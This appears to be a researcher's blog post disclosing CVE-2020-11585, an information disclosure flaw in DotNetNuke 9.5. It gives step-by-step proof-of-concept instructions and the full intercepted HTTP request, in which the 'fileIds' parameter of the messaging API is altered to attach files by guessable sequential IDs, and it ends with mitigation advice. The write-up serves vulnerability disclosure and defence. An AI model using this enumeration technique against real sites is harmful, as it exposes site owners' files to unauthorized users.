DotNetNuke 9.5 File Path Information Disclosure (CVE-2020-11585)

connorneff77 Uncategorized April 4, 2020May 6, 2020 1 Minute

Overview


- Discoverer: Connor Neff
- Vendor & Product: DotNetNuke
- Version: 9.5
- CVE Number: CVE-2020-11585 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11585)

Introduction


There is an information disclosure issue in DotNetNuke CMS (DNN) v.9.5 within the built in Message Center Module. A registered user is able to enumerate any file in the Admin File Manager that is not contained in a secure folder by sending themselves a message with the file attached.

Demo


To set up the demo for the attack, I uploaded a file named "password.txt" in the root DNN folder. The root folder, by default, is not a secure folder so the file will be accessible.




The file has a "fileId" of 144 as shown below.



To start the attack, log into a registered users account. Go to the Messaging module at "https://yoursitehere/Activity-Feed/Messaging/Userid/<Registered (https://yoursitehere/Activity-Feed/Messaging/Userid/<Registered) User ID>".




Compose a new message and set up Burp Suite to intercept the message before pressing send.



Compose Message

Send To: user1
Subject: Get Attachment
Your Message: Get Attachment


Once the message is sent, go to the Burp Suite intercepted web request and modify the parameter “fileIds” and insert the file ID.


Burp Suite Community Edition v2020.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:9090
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches

```
POST /API/InternalServices/MessagingService/Create HTTP/1.1
Host: 127.0.0.1:9090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
ModuleId: 374
TabId: 27
RequestVerificationToken: [illegible]
X-Requested-With: XMLHttpRequest
Content-Length: 106
Origin: http://127.0.0.1:9090
Connection: close
Referer: http://127.0.0.1:9090/Activity-Feed/Messages/UserId/2/?view=messages&action=inbox&t=1584981669
Cookie: [illegible]

{"subject":"Get%20Attachment","body":"Get%20Attachment","roleIds":"[]","userIds":"[\"2\"]","fileIds":"[144]"}
```

This attaches the “password.txt” file to the message and you are able to open up the file within the sent Message.




user1


Subject: Get Attachment
Sent to: user1

user1 34 seconds ago
Get Attachment
Attachment(s):
- password.txt (14 B)

The “fileIds” parameter makes accessing these files simple due to the easily guessable number identifier. The ID iterates by one each time a new file is uploaded.

A user is also able to upload multiple file ID’s in one request which makes it easier to enumerate files in a single request.





user1

Subject: Get Attachment 2
Sent to: user1


user1 45 seconds ago
Get Attachements
Attachment(s):
- Default.page.template (1.56 KB)
- wink.gif (1.25 KB)
- home-content-image5.jpg (63.07 KB)
- message_icon_old.png (1.77 KB)
- TabStripWStates.png (2.2 KB)
- Grid.Default.css (28.64 KB)
- password.txt (14 B)

Impact

This vulnerability could help an attacker easily discover sensitive information hosted on the DNN website without having to know the website file path to access the file.

Mitigation

To mitigate this vulnerability, ensure all sensitive files are stored in a “secure” folder. “Secure” folders need to be created by an administrator within the File-Management module (see screenshot below). By default the root folder is not a “secure” folder. All files stored in the root directory are not considered secure.



Create New Folder

Parent Folder: secure

Folder Name: * Test

Folder Type: Secure

Published by connorneff77

View all posts by connorneff77